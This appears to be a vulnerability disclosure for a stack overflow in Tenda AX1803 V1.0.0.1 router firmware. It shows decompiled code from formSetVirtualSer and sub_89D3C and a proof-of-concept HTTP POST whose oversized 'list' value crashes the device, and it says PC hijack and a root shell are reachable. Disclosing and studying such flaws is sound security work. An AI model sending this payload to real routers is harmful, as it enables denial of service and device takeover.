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Tenda AX1803 (V1.0.0.1) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.tenda.com.cn
- Firmware download address : https://www.tenda.com.cn/download/detail-3421.html

Product Information

Tenda AX1803 V1.0.0.1, the latest version of simulation overview:

Vulnerability details

The Tenda AX1803 (V1.0.0.1) was found to have a stack overflow vulnerability in the formSetVirtualSer function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1  int __fastcall formSetVirtualSer(int a1)
2  {
3    const char *v2; // r0
4    int v3; // r0
5    int v4; // r4
6    int v5; // r2
7    char v7[16]; // [sp+0h] [bp-120h] BYREF
8    char s[272]; // [sp+10h] [bp-110h] BYREF
9
10   memset(s, 0, 0x100u);
11   memset(v7, 0, sizeof(v7));
12   v2 = (const char *)websgetvar(a1, "list", &byte_1EACC5);
13   sub_89D3C("adv.virtualser", v2, 126);      // There is a stack overflow vulnerability
14   GetValue("adv.virtualser.listnum", v7);
15   v3 = atoi(v7);
16   sprintf(s, "op=%d,index=%d", 2, v3);
17   v4 = send_msg_to_netctrl(27, s);
18   sub_4F67C(
19     a1,
20     "HTTP/1.1 200 OK\nContent-type: text/plain; charset=utf-8\nPragma: no-cache\nCache-Control: no-cache\n\n");
21   v5 = v4;
22   if ( v4 )
23     v5 = 1;
24   sub_4F67C(a1, "{\"errCode\":%d}", v5);
25   return sub_4FE0C(a1, 200);
26 }
```

In the `formSetVirtualSer` function, `v2` (the value of `list`) we entered will be passed into the `sub_89D3C` function as a parameter, and this function has stack overflow.

```
1  int __fastcall sub_89D3C(const char *a1, const char *a2, int a3)
2  {
3    int i; // r10
4    int v6; // r5
5    int result; // r0
6    char *v8; // r0
7    int v9; // r5
8    const char *v10; // [sp+1Ch] [bp-4Ch]
9    int v12[2]; // [sp+38h] [bp-30h] BYREF
10   int v13[2]; // [sp+40h] [bp-28h] BYREF
11   int v14[2]; // [sp+48h] [bp-20h] BYREF
12   char v15[4]; // [sp+50h] [bp-18h] BYREF
13   int v16; // [sp+54h] [bp-14h]
14   char s[16]; // [sp+58h] [bp-10h] BYREF
15   char v18[64]; // [sp+68h] [bp+0h] BYREF
16   char v19[64]; // [sp+A8h] [bp+40h] BYREF
17   char v20[64]; // [sp+E8h] [bp+80h] BYREF
18   char v21[256]; // [sp+128h] [bp+C0h] BYREF
19
20   memset(v18, 0, sizeof(v18));
21   memset(v21, 0, sizeof(v21));
22   memset(s, 0, sizeof(s));
23   v12[0] = 0;
24   strcpy(v19, "server");
25   v12[1] = 0;
26   v13[0] = 0;
27   v13[1] = 0;
28   v14[0] = 0;
29   v14[1] = 0;
30   memset(&v19[7], 0, 0x39u);
31   memset(v20, 0, sizeof(v20));
32   *(_DWORD *)v15 = 0;
33   v16 = 0;
34   if ( strlen(a2) <= 4 )
35   {
36     memset(v18, 0, sizeof(v18));
37     sprintf(v18, "%s.listnum", a1);
38     SetValue(v18, "0");
39     memset(v18, 0, sizeof(v18));
40     memset(v21, 0, sizeof(v21));
41     sprintf(v18, "%s.list%d", a1, 1);
42     v6 = 1;
43     result = GetValue(v18, v21);
44     while ( v21[0] )
45     {
46       ++v6;
47       UnSetValue(v18);
48       memset(v18, 0, sizeof(v18));
49       memset(v21, 0, sizeof(v21));
50       sprintf(v18, "%s.list%d", a1, v6);
51       result = GetValue(v18, v21);
52     }
53   }
54   else
55   {
56     for ( i = 1; ; ++i )
57     {
58       v8 = strchr(a2, a3);
59       if ( !v8 )
60         break;
61       *v8 = 0;
62       v10 = v8 + 1;
63       memset(v18, 0, sizeof(v18));
64       sprintf(v18, "%s.list%d", a1, i);
```

```
if ( _isoc99_sscanf(a2, "%[^,]%*c%[^,]%*c%[^,]%*c%s", s, v12, v13, v14) == 4
{
  memset(v19, 0, sizeof(v19));
  strcat(v19, s);
```

In the `sub_89D3C` function,the `a2` (the value of `list`) is formatted using the `_isoc99_sscanf` function and in the form of `%[^,]%*c%[^,]%*c%[^,]%*c%s` . This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `s` 、 `v12` 、 `v13` or `v14` , it will cause a stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
POST /goform/SetVirtualServerCfg HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

list=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



As shown in the figure above, we can hijack PC registers.



Finally, you also can write exp to get a stable root shell.